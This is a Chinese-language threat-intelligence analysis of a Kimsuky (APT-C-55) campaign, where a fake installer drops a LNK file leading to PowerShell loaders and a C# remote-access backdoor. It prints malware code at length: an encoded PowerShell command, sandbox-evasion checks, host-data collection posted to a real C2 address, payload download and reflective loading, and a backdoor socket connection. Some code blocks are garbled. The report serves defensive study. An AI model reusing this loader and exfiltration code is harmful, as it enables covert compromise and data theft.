

APT-C-55 (Kimsuky) 组织利用伪装安装包植入远控木马的攻击链分析

mp.weixin.qq.com/s/9ilhH-WUqeNCStDfbrBsrw

高级威胁研究院




APT-C-55 (Kimsuky) (又被称为 BabyShark 等) 是一个长期针对韩国的智囊团、政府外交部门、新闻媒体以及教育学术机构的高级持续性威胁组织，网络攻击主要目的在于窃取情报。该组织十分活跃，即便近年来屡遭安全厂商披露，也未能阻止其继续潜伏行动，反而呈现出愈演愈烈的态势，并持续开发各类攻击载荷。

二、攻击活动分析

1.攻击流程分析

Kimsuky组织首先通过伪造的恶意安装包投递LNK文件，LNK利用自身隐藏数据解密还原PowerShell恶意脚本。脚本启动后首先进行虚拟机、沙箱及安全分析环境检测，若发现异常环境则自动退出以规避分析；确认目标环境后，进一步收集受害主机系统信息、进程列表等数据，并上传至攻击者控制服务器。随后脚本从C2服务器下载第二阶段恶意载荷，下载文件通过伪造文件头等方式进行隐藏，并在内存中完成修复、解压及.NET程序加载执行，避免传统基于磁盘文件扫描的检测。执行过程中，恶意程序会通过HTTP请求向服务器回传运行状态，同时通过创建伪装为“Google Chrome 更新”的计划任务实现开机自启动和周期性执行，最终加载远控木马，实现对受害主机的持续控制。




2.载荷投递分析


本轮攻击行动中，Kimsuky组织利用安装包的方式投递恶意LNK载荷，后续LNK攻击方式基本一致，故本次以恶意安装包为例进行分析，样本信息如下所示：

MD5	04272144d33668f99f7cf2255289e351
文件大小	5.66 MB (5934592字节)
文件名	OrionQuests-Setup.exe

该样本是一个.net程序，编译时间也被攻击者修改。受害者一旦点击运行安装，便会从资源数据OrionSetup.payload.enc中提取有效载荷。



具体做法是读取base64编码的OrionSetup.payload.enc数据然后进行AES解密得到压缩包数据。



接着对压缩包进行解压得到正常安装文件和恶意Ink文件并运行。

名称	修改日期	类型	大小
Bundle	2026/8/6 16:23	文件夹	
Plugin	2026/8/6 16:23	文件夹	
guide.url	2026/7/25 7:14	快捷方式	23 KB
OrionLauncher.exe	2026/7/25 21:17	应用程序	896 KB
OrionLauncher.exe.config	2026/7/25 21:17	XML Configurati...	1 KB
OrionLauncher.pdb	2026/7/25 21:17	Program Debug...	20 KB

其中运行后打开的OrionLauncher程序安装页面如下，以迷惑用户。



Ink文件信息如下:

MD5	3c64c75c9e6a3da7fbc766deb2081219
文件大小	22.89 KB (23439字节)
文件名	guide.url.lnk

Lnk携带base64编码的参数，如下所示：

```
Name: FWiY3UJWPoIsB72PJdcBKh13wbK85IB0
Arguments: -NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass -EncodedCommand JAB6AEQAZwAgAD0AIABHAGUAdAAtAEwAbw
BjAGEAdAbpAG8AbgA7AA0ACgAkAhcAdwBEACAAPQAgAEoAbwBpAG4ALQBQAGEAdABoACAAJAB6AEQAZwAgACgAJwBnAHUAaQBkAGUALgB1AHIAbAAuAGw
AbgBrACcAKQA7AA0ACgAkAE8AdwBQACAAPQAgACQAZQBwAHYA0gBUAEUATQBQADsADQAKAGkAZgAgACgALQBwAG8AdAAoAFQAZQBzAHQALQBQAGEAdABo
ACAAJAB3AhcARAApACkA1AB7AA0ACgAgACAAIAAgACQAdQB1AE0AIAA9ACAArWb1AHQALQBDAGgAaQBsAGQASQBOAGUAbQAgACQATwB3AFAAIAAtAHIAr
QBDUFUAUGBTAEUAIAtAEUAGwByAE8AcgBhAEMAVABJAG8ATgAgAFMASQBMAGUATgBOAEwAeQBDAG8AbgBUAGkAbgB1AEUA1AB8ACAAAdwBoAGUAACgBIAC
QATwB1AEoARQBjAHQA1AB7ACAAJABfAC4AbgBBAG0ARQAgAC0AZQBRAAAJwBnAHUAaQBkAGUALgB1AHIAbAAuAGwAbgBrACcA1AB9ACAAfAAgAHMAbwB
SAHQALQBvAGIASgBFAEMAdAAGwAGwQQBTAFQAVwBSAGkAVABFHHQASQBNAEUAIAtAEQARQBzAEMAZQBwAGQASQBwAeCA1AB8ACAAUwB1AGwAZQBjAHQA
LQBPAgiAagBIAGMAdAAGwAGwACQARgBJAHIAcWBUACAAMQA7AA0ACgAgACAAIAAgAEkAZgAgACgAJAB1AEgATQApACAAewAgACQAdwB3AEQAIAA9ACAAJAB1A
EgATQAUAGYAdQBMAEWATgBhAG0ARQAT7ACAAfQAgAGUAbABzAGUA1AB7ACAAZQB4AgkAdAA7ACAAfQANAAoAfQAZ7AA0ACgAkAhOARABnACAAPQAgAFMAcA
BsAGkAdAAtAFAYYQB0AGgAIAAtAFAYYQByAGUAbgB0ACAAJAB3AHcARAA7AA0ACgBmAHUAAbgBjAHQAaQBvAG4A1ABWAGwA1AB7AA0ACgAgACAAIAAgAHA
AYQByAGEAbQAAACQAZgBUACwAIAAkAFEAaQAsACAAJABHAGoARgAsACAAJABsAFQAIAA9ACAAJABuAHUAbABsACkADQAKACAAIAAgACAAJABSAHAAIAA9
ACAATgBIhChALQBPAgiAagBIAGMAdAAGwAEIAeQBOAGUAWwBdACAAJABRAGkAOWAgAA0ACgAgACAAIAAgACQATgBOAHEAIAA9ACAAWwBTAHkAcwBOAGUAb
QAuAEkATwAuAEYAaQBsAGUAXQA6AdoATwBwAGUAbgBSAGUAYQBkACgAJAB3AHcARAApADsADQAKACAAIAAgACAAJABuAHUAbABsACAAPQAgACQATgBOAH
EALgBTAGUAZQBzACgAJABmAFQALAAgAFsAUwB5AHMAdbAB1AG0ALgBJAE8ALgBTAGUAZQBzAE8AcgBpAGcAaQBwAFQAOgA6AEIAZQBnAGkAbgApADsADQA
KACAAIAAgACAAJABuAHUAbABsACAAPQAgACQATgBOAHEALgBSAGUAYQBkACgAJABSAHAAALAAgADAALAAgACQAUQBpACkAOWANAAoAIAAgACAAIAAkAE4A
HABxAC4AQwBsAG8AcwB1ACgAKQA7AA0ACgAgACAAIAAgAGkAZgAgACgAJABHAGoARgAgACQABgB1ACAAMAAPACAAewANAAoAIAAgACAAIAAgACAAIAAgA
GYATwBSACAaKAAkAEcAUQAgAD0AIAAwADsAIAAkAEcAUQAgACQATABUACAAJABRAGkAOWAgACQARwBRACsAKwApACAewANAAoAIAAgACAAIAAgACAAIA
AgACAAIAAgACAAWwB2AG8AaQBkAFQAKAAkAFIAcABbACQARwBRAFOAIAA9ACAAJABSAHAAWwAkAEcAUQBdACAALQBIAHgAbwByACAAJABHAGoARgApADs
ADQAKACAAIAAgACAAIAAgACAAIAAB9ADsADQAKACAAIAAgACAAfQANAAoAIAAgACAAIAABpAGYAIAAoACQAbABUACkA1AB7AA0ACgAgACAAIAAgACAAIAAg
ACAAUwB1AHQALQBDAG8AbgBOAGUAbgB0ACAAJABsAFQAIAAkAFIAcAAgACQARQBwAGMAbwBkAGkAbgBnACAAQgB5AHQAZQA7AA0ACgAgACAAIAAgAH0AI
AB1AGwAcwB1ACAAewANAAoAIAAgACAAIAAgACAAIAAgAHIAZQB0AHUAAGwBwACAAALAAkAFIAcAA7AA0ACgAgACAAIAAgAH0ADQAKAH0AOWANAAoAJABIAE
IAcAgAgAD0A1ABKAG8AaQBwAC0AUABhAHQAaAAGACQAEgBEAGcAIAAoACcAZwB1AGkAZAB1AC4AdQBvAGwAJwApADsADQAKAHAAAbAAgADIAmWAZADAANA
gADEAMwA1ACAAMQASADIAIAAkAGIAQgByADsADQAKAFMAdABhAHIAAdAAtAFAAcgvAGMAZQBzAHMAIAAkAGIAQgByADsADQAKACQAAeABCACAPQAgAFsA
JwB5AHMAdbAB1AG0ALgBUAGUAeAB0AC4ARQBwAGMAbwBkAGkAbgBnAFQAOgA6AFUAVABGADgALgBHAGUAdABTAHQAcgBpAG4AZwAoAFsAYgB5AHQAZQBbA
FOAXQAoAHAAbAAgADEAMgAyADgA0AAgADEAMQAwADEAHgAgADIAmGAXACKAKQA7AA0ACgAgAkAGkAWAAgAD0A1ABKAG8AaQBwAC0AUABhAHQAaAAGACQAZQ
BUAHYA0gBUAEUATQBQACAkAAoAFsAUwB5AHMAdbAB1AG0ALgBJAE8ALgBQAGEAdABoAFQAOgA6AEcAZQB0AFIAyQBwAGQAbwBtAEYAaQBsAGUATgBhAG0
AZQAoACkAKQAgACsAIAAnAC4AcABzADEAJwApADsADQAKAFMAZQB0AC0AQwBvAG4AdAB1AG4AdAAGACQAUABhAHQAaAAGACQAAQBYACAALQBWAGEAbAB1
AGUAIAAkAHgAQgACQARQBwAGMAbwBkAGkAbgBnACAAVQBUEYA0AAgACQARgBvAHIAyWb1ADsADQAKAFMAdABhAHIAAdAAtAFAAcgvAGMAZQBzAHMAIA
AtAEYAaQBsAGUABhAHQAaAAGACcAcABvAHcAZQBvAHMAaAB1AGwAbAAuAGUAeAB1ACcAIAAtAFcAaQBwAGQAbwB3AFMAdbAB5AGwAZQAgAEgAaQBkAG
QAZQBwACAALQBxAGEAaQBOACAALQBBAAIAZwB1AG0AZQBwAHQATABpAHMAdbAAgAEAAKAAANACQATgBvAFAAcgvAGYAaQBsAGUAJwAsACAAJwAtAFcAaQB
wAGQAbwB3AFMAdbAB5AGwAZQAnACwAIAAnAEgAaQBkAGQAZQBwACcALAAgACcALQBFAHgAZQBjAHUAdABpAG8AbgBQAG8AbABpAGMAeQAnACwAIAAnAEIA
eQBwAGEAcwBzACcALAAgACcALQBGAkAbAB1ACcALAAgACQAAQBYACkAOWANAAoAUgB1AG0AbwB2AGUALQBjAHQAZQBzACAALQBQAGEAdABoACAAJABpA
FgAIAAtAEYAwbWYAGMAZQAgACQARQBvAHIAbWByAEeAYwB0AGkAbwBuACAuUwBpAGwAZQBwAHQAbAB5AEMAwbwBuAHQAaQBwAHUAZQA7AA0ACgBSAGUAbQ
BvAHYAZQATAEkAdAB1AG0AIAAtAFAYYQB0AGgAIAAkAhcAdwBEACAALQBGA8AcgBjAGUAOWA=
Icon Location: %SystemRoot%\System32\SHELL32.dll
```

解码后，其主要功能是从自身偏移读取指定大小的数据然后进行异或解密得到恶意载荷并保存为powershell脚本执行。

```
function p1 {
    param($fT, $Qi, $GjF, $1T = $null)
    $Rp = New-Object Byte[] $Qi;
    $Ntq = [System.IO.File]::OpenRead($wD);
    $null = $Ntq.Seek($fT, [System.IO.SeekOrigin]::Begin);
    $null = $Ntq.Read($Rp, 0, $Qi);
    $Ntq.Close();
    if ($GjF -ne 0) {
        for ($GQ = 0; $GQ -LT $Qi; $GQ++) {
            [void]($Rp[$GQ] = $Rp[$GQ] -bxor $GjF);
        };
    }
    if ($1T) {
        Set-Content $1T $Rp -Encoding Byte;
    } else {
        return , $Rp;
    }
};

$bBr = Join-Path $zDg ('guide.url');
p1 23304 135 192 $bBr;
Start-Process $bBr;
$xB = [System.Text.Encoding]::UTF8.GetString([byte[]](p1 12288 11016 221));
$iX = Join-Path $env:TEMP ([System.IO.Path]::GetRandomFileName()) + '.ps1';
Set-Content -Path $iX -Value $xB -Encoding UTF8 -Force;
Start-Process -FilePath 'powershell.exe' -WindowStyle Hidden -Wait -ArgumentList @('-NoProfile', '-WindowStyle',
'Hidden', '-ExecutionPolicy', 'Bypass', '-File', $iX);
Remove-Item -Path $iX -Force -ErrorAction SilentlyContinue;
```

脚本首先进行反分析检测，检查42个安全工具进程名（如idaq64、x64dbg、ProcessHacker、Fiddler等）和多种虚拟机环境标识(VMware/QEMU/KVM/Google Compute Engine)，发现则退

出。

```
$Ao = @("vmxnet", "vmusrvc", "vmsrvc", "vmtoolsd", "vmwaretray", "vboxservice", "vboxtray", 'idaq', 'idaq64',
'autoruns', 'dumpcap', 'de4dot', 'hookexplorer', 'ilspy', 'lordpe', 'dnspy', 'petools', 'autorunsc', 'resourcehacker',
'filemon', 'regmon', 'procexp', 'procexp64', 'tcpview', 'tcpview64', 'Procmon', 'Procmon64', 'vmmap', 'vmmap64',
'portmon', 'processlasso', 'Wireshark', 'Fiddler Everywhere', 'Fiddler', 'ida', 'ida64', 'ImmunityDebugger', 'WinDump',
'x64dbg', 'x32dbg', 'OllyDbg', 'ProcessHacker');
foreach ($SVx in $Ao) {
    + Add to Goose
    if (Get-Process -Name $SVx -ErrorAction SilentlyContinue) { exit; };
};
$zgf = $null;
try {
    $zgf = Get-CimInstance -ClassName Win32_ComputerSystem -ErrorAction Stop;
    if ($zgf.Model -eq 'Google Compute Engine') { exit; };
    if ($env:COMPUTERNAME -eq "JAKE-PC") { exit; };
    if ($zgf.PrimaryOwnerName -eq "Bruno" -or $zgf.PrimaryOwnerName -eq "BigJoe") { exit; };
    if ($zgf.Manufacturer -eq "QEMU" -and $zgf.Model -like "Standard PC*") { exit; };
    if ($zgf.Manufacturer -eq "VMware, Inc.") { exit; };
    if ($zgf.Manufacturer -eq "Red Hat" -and $zgf.Model -eq "KVM") { exit; };
}
catch {
};
```

然后通过计划任务伪装成“Google Chrome 更新”等方式实现持久化驻留。

```
return $false;
};
};
$VUU = Get-ScheduledTask | Where-Object { $_.TaskName -eq ("Google Chrome Updates{C4762621-37AA-6831-5382-D12C13B5C040}") };
if ($VUU) {
    $Ht = $VUU.Description;
} else {
```

接着通过Win32_ComputerSystem/Win32_OperatingSystem/Win32_Process收集计算机名、域名、制造商、型号、内存、OS版本、所有进程信息,并将收集的系統信息通过HTTP POST发送到http[:]//217.60.36.94/unicorn/mort.php。

```

$mCf = "g :: " + $vAo + $Wk + "Cookie :: " + $z0 + $Wk;
try {
    if (-not $zgF) { $zgF = Get-CimInstance -ClassName Win32_ComputerSystem; };
    $k2 = $zgF | Select-Object Name, Domain, Manufacturer, Model, PrimaryOwnerName, TotalPhysicalMemory;
    $k2 | ForEach-Object {
        if ($_.TotalPhysicalMemory) {
            $_.TotalPhysicalMemory = "{0:N2} GB" -f ($_.TotalPhysicalMemory / 1GB);
        };
    };
    $mCf += (($k2 | Format-Table | Out-String -Width 1024));
}
catch {
    $mCf += $_.Exception.Message;
};
$mCf = (($mCf -split $Wk) | ForEach-Object { $_.Trim() }) -join $Wk;
try {
    $u9B = Get-CimInstance -ClassName Win32_OperatingSystem | Select-Object Caption, Version, BuildNumber,
    OSArchitecture, LastBootUpTime;
    $mCf += (($u9B | Format-Table | Out-String -Width 1024));
}
catch {
    $mCf += $_.Exception.Message;
};
$mCf = (($mCf -split $Wk) | ForEach-Object { $_.Trim() }) -join $Wk;
try {
    $lFt = Get-CimInstance -ClassName Win32_Process | Select-Object ProcessName, ProcessID, ParentProcessID,
    ExecutablePath | Sort-Object ProcessName;
    $mCf += ("Total Count :: " + @($lFt).Count + " Processes");
    $mCf += ($lFt | Format-Table -AutoSize | Out-String -Width 65536);
}
catch {
    $mCf += $_.Exception.Message;
};
$mCf = (($mCf -split $Wk) | ForEach-Object { $_.Trim() }) -join $Wk;
$VZG = ("http://217.60.36.94/unicorn/mort.php");
$re = @{"Content-Type" = ("application/x-www-form-urlencoded") };

```

样本在访问攻击者服务器过程中，针对InfinityFree免费主机的 JavaScript反机器人验证机制进行了绕过。由于该服务器要求客户端执行JavaScript生成合法Cookie后才能返回真实内容，样本通过下载服务器返回的验证脚本，并对其中浏览器执行逻辑进行修改，将其转换为可由Windows自带cscript工具执行的本地JavaScript，从而自动计算并获取验证Cookie，模拟正常浏览器访问流程，绕过服务器访问限制并继续获取后续恶意载荷。

```

$z0 = '';
if (Test-UsesInfinityFreeCookie) {
    $ssV = ($env:temp + "\aes.js");
    $Jq = Invoke-WebRequest -Uri ("http://217.60.36.94/unicorn/aes.js") -UseBasicParsing;
    $kT = Invoke-WebRequest -Uri ("http://217.60.36.94/unicorn") -UseBasicParsing -UserAgent ("Mozilla/5.0 (Windows NT
    10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 Edg/141.0.0.0");
    $ni9 = $kT.Content;
    $raq = $ni9.replace('<html><body><script type="text/javascript" src="/aes.js" ></script><script>','(""));
    $raq = $raq.replace('<location.href="http://217.60.36.94/unicorn/?i=1"></script><noscript>This site requires
    Javascript to work, please enable Javascript in your browser or use a browser with Javascript support</noscript></
    body></html>','("WScript.Echo(toHex(slowAES.decrypt(c,2,a,b)));");
    $raq = $raq.replace(("document."), (""));
    Set-Content -Path $ssV -Value $Jq.Content;
    Add-Content -Path $ssV -Value $raq;
    $z0 = cscript /nologo $ssV;
    Remove-Item $ssV;
};

```

[illegible]

```

}
$Jg6 = New-Object Microsoft.PowerShell.Commands.WebRequestSession;
if (Test-UsesInfinityFreeCookie) {
    $Hdf = New-Object System.Net.Cookie(('__test'), (g-c), ('/'), ([Uri]("http://217.60.36.94/unicorn")).Host);
    $Jg6.Cookies.Add($Hdf);
};
$UX = 'MID_LOGFOLDER_SUBPATH';
$wv = (Invoke-WebRequest -Uri ("http://217.60.36.94/unicorn/uni.txt") -UseBasicParsing -UserAgent ("Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 Edg/141.0.0.0"
-WebSession $Jg6).Content;
$wv = $wv -replace ("MID_LOGFOLDER_SUBPATH_PAYLOAD"), ('"' + $UX + '"');
$SLk = Join-Path $env:TEMP ([System.IO.Path]::GetRandomFileName()) + '.ps1';
Set-Content -Path $SLk -Value $wv -Encoding UTF8 -Force;
Start-Process -FilePath "powershell.exe" -ArgumentList @("-NoProfile", "-ExecutionPolicy", "Bypass",
"-WindowStyle", "Hidden", "-File", $SLk) -WindowStyle Hidden -Wait;
Remove-Item -Path $SLk -Force -ErrorAction SilentlyContinue;
}
catch { }

```

```

if (Test-AllowedScheduledTask) {

    $midHost = 'http://217.60.36.94/unicorn';
    $fileUrl = $midHost + '/test.bef_fri';
    $userAgent = 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 Edg/141.0.0.0';

    5 references
    function Test-UsesInfinityFreeCookie {
        if ($midHost -match '^https?:\/\/(\d{1,3}\.){3}\d{1,3}') {
            return $false;
        };

        try {
            Invoke-WebRequest -Uri ($midHost.TrimEnd('/') + '/aes.js') -Method Head -UseBasicParsing -TimeoutSec
            10 | Out-Null;
            return $true;
        }
    }
}

```

下载的test.bef_fri样本采用文件类型伪装技术（File Type Masquerading），通过将文件头伪装为 RTF 格式，使其表面属性与实际用途不一致。该技术可降低部分基于文件类型、扩展名及静态特征检测机制的识别能力，从而提升攻击载荷投递的隐蔽性。

起始页	test.bef_fri x																																
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
0000h:	7B	5C	72	74	66	31	7D	00	04	00	EC	BD	09	60	5C	C5	{\rtf1}	.	i	%	.	\	A										
0010h:	91	30	5C	F3	E6	1E	1D	D6	48	B2	24	DF	02	1F	0C	96	'	0	\	ó	æ	.	.	O	H	²	\$	B	.	.	.	-	
0020h:	6D	74	D8	B2	84	0F	2C	5B	92	25	CB	B7	24	6C	83	41	m	t	0	²	.	.	.	[	'	%	É	.	\$	l	f	A	
0030h:	1E	69	DE	1C	9A	D1	8C	FC	66	C6	B6	10	22	72	80	84	.	i	b	.	š	N	æ	ü	f	Æ	¶	.	"	r	€	.	
0040h:	84	63	31	09	49	08	57	4C	20	01	12	20	24	10	8E	C0	„	c	1	.	I	.	W	L	.	.	.	\$	.	Ž	Ä		
0050h:	02	21	C7	66	37	C7	E6	DC	CD	26	78	43	AE	0D	9B	7C	!	Ç	f	7	Ç	æ	Ü	İ	&	x	C	@	.	.	.		
0060h:	9B	90	6F	93	DD	64	37	F0	57	55	77	BF	F7	46	92	1D	.	.	.	o	"	Y	d	7	ð	w	U	w	ç	÷	F	'	
0070h:	93	65	93	7C	FF	AE	C5	EB	57	7D	57	57	57	57	57	55	"	e	"		ÿ	@	Ä	e	w	}	w	w	w	w	U		
0080h:	F7	1B	76	5C	72	33	38	01	C0	85	CF	EB	AF	03	3C	09	÷	.	v	\	r	3	8	.	Ä	.	İ	e	.	.	.	<	.
0090h:	E2	DF	26	F8	FD	FF	26	F1	29	5D	F4	74	29	3C	E6	FF	ä	ß	&	ø	ÿ	ÿ	&	ñ	)	]	ô	t	)	<	æ	ÿ	

接着修复文件头进行解压缩得到真正的palyload，最后进行反射加载并执行.NET程序集。

```

if ($downloadedBytes[0] -eq 0x3C) {
    Write-Error 'Download failed: server returned HTML instead of binary. Cookie or URL may be wrong.';
    exit 1;
}

# Restore GZIP header bytes (server masks first 8 bytes, e.g. {\rtf1});
$downloadedBytes[0] = 0x1F;
$downloadedBytes[1] = 0x88;
$downloadedBytes[2] = 0x08;
$downloadedBytes[3] = 0x00;
$downloadedBytes[4] = 0x00;
$downloadedBytes[5] = 0x00;
$downloadedBytes[6] = 0x00;
$downloadedBytes[7] = 0x00;

try {
    [byte[]] $payloadBytes = Expand-GzipBytes -compressedBytes $downloadedBytes;
}
catch {
    Write-Error ('GZIP decompression failed: ' + $_.Exception.Message);
    exit 1;
}

try {
    Invoke-PayloadBytes -PayloadBytes $payloadBytes;
}
catch {
    $errorMessage = if ($null -ne $_.Exception.InnerException) {
        $_.Exception.InnerException.Message;
    }
    else {
        $_.Exception.Message;
    }
}

```

3.攻击组件分析

由test.bef_fri文件修复解压后得到载荷信息如下：

MD5	7479bedf5813a1527199f8958e898d19
文件大小	61.50KB (62976 字节)
文件名	test.bef_fri

该载荷是一个经过高度混淆的C#模块化后门框架，采用了随机/乱码标识符、方法名混淆以及大量无意义字符串拼接等手段来对抗静态分析。程序的入口位于loader.Program.Main，它先挂载AssemblyResolve回调，再调用Stella_Gary.Program.Main().GetAwaiter().GetResult()，表明主程序在托管层实现了反射装载。

```

namespace loader
{
    internal static class Program
    {
        [STAThread]
        private static void Main()
        {
            AppDomain.CurrentDomain.AssemblyResolve += new ResolveEventHandler(Program.ResolveStellaAssembly);
            Stella_Gary.Program.Main().GetAwaiter().GetResult();
        }

        private static Assembly ResolveStellaAssembly(object sender, ResolveEventArgs args)
        {
            return new AssemblyName(args.Name).Name == "Stella" ? typeof(DurjkehaerwoiytIUODYSndjkhegr).Assembly :
        }
    }
}

```

Program.Main 会在循环中创建 Socket，固定连接到 107.172.249.140:443。

```

        goto label_14;
    default:
        SOKkjslkjd = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
        str5 = "107.172.249.140";
        string str6 = "&^iuhiuuIUYIUYI&^%#^%&^*9poiuiuosuioUIOU0987234932743982787(&&^%&R!@#$$^&*(j{
            break;
        }
        await SocketTaskExtensions.ConnectAsync(SOKkjslkjd, str5, 443);
        string tba = "(*&(*&)(*hge9rt4t09paH()cglInseriop09eg0sd9gtrj09ij45t0i9409ti3w690560";
        int casndofnoeiawf = 4949857;
label_12:
        Program.Slkjrhgjir98 = await UUUUU.KonnectAndSEThate(SOKkjslkjd, Program.smethod_0("LactyaCrut_MassE
        HHHHaaanndddre hhhHaaanndddre = new HHHHaaanndddre(Program.Slkjrhgjir98, Program.djkghruhlkd09);
        casndofnoeiawf += 4949857;
        string str7 = "UGY(*hge9rt4t09paH()H)HFKINOFEKinfgorgnforfgtnijreklgteltjergnkfdlngbkdlfnglkdfnglnse
label_14:
        await hhhHaaanndddre.Shape000000price();
        tba += "qDSAFDSFdsf";
        SOKkjslkjd = (Socket) null;
        tba = (string) null;

```

接着，样本收集系统信息（包括当前用户名、前台窗口标题、系统空闲时间、是否是管理员等）经过AES加密发送到服务器。

```

public static string GGGAAAWWnnndd()
{
    IntPtr foregroundWindow = UUUUU.GetForegroundWindow();
    string str1 = string.Empty;
    string str2 = "3245235235jdxsgeiIUYIYUUIYA0IUSklshgkldsgkh484238094djhglkj";
    int num = UUUUU.GetWindowTextLength(foregroundWindow) + 1;
    StringBuilder text = new StringBuilder(num);
    string str3 = "rtygjfhghfghfgjfgjfgjfgjfgjdxsgeiklshgkldsgkh484238094djhglkj";
    if (UUUUU.GetWindowText(foregroundWindow, text, num) > 0)
    {
        string str4 = str3 + "dsklgjhjkdsfhgpowiertl;fhgkl;khd20-398456rhkl;fgjh;lkfdjhglkj";
        str1 = text.ToString();
    }
    try
    {
        uint ProcessId;
        UUUUU.GetWindowThreadProcessId(foregroundWindow, out ProcessId);
        string str5 = str2 + ";klfjhd1;kdfokhjpiorjthlkfgjpofjhklhjk12341jdxsgeiklshgkldsgkh484238094djhglkj";
